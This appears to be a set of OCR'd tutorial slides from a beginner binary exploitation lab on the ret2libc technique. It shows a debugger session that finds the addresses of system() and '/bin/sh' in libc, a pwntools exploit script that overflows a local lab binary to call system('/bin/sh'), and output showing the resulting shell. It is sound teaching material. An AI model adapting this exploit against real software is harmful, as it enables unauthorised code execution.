
ret2libc




```
gef➤  p system
$1 = {<text variable, no debug info>} 0xf7dc9cd0 <system>
gef➤  search-pattern "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/usr/lib32/libc.so.6'(0xf7f20000-0xf7fa5000), permission=r--
  0xf7f3b0d5 - 0xf7f3b0dc  →   "/bin/sh"
```

0xf7f3b0d5 - 0xf7dc9cd0 = 0x171405

ret2libc




```python
from pwn import *
io = process("./main")

io.recvuntil(b"system @ ")
system = int(io.recv(10),16)
binsh = system + 0x171405

log.info("system: " + hex(system))
log.info("binsh str: " + hex(binsh))

io.sendlineafter(b">",b"A"*0x2c + p32(system) + b"BBBB" + p32(binsh))
io.interactive()
```




```
vagrant@ubuntu-jammy:~/pwn_101/exp_101/ret2libc$ python3 exploit.py
[+] Starting local process './main': pid 5939
[*] system: 0xf7da6cd0
[*] binsh str: 0xf7f180d5
[*] Switching to interactive mode
 $ ls
compile  exploit.py  main  main.c
$
[*] Interrupted
[*] Stopped process './main' (pid 5939)
```

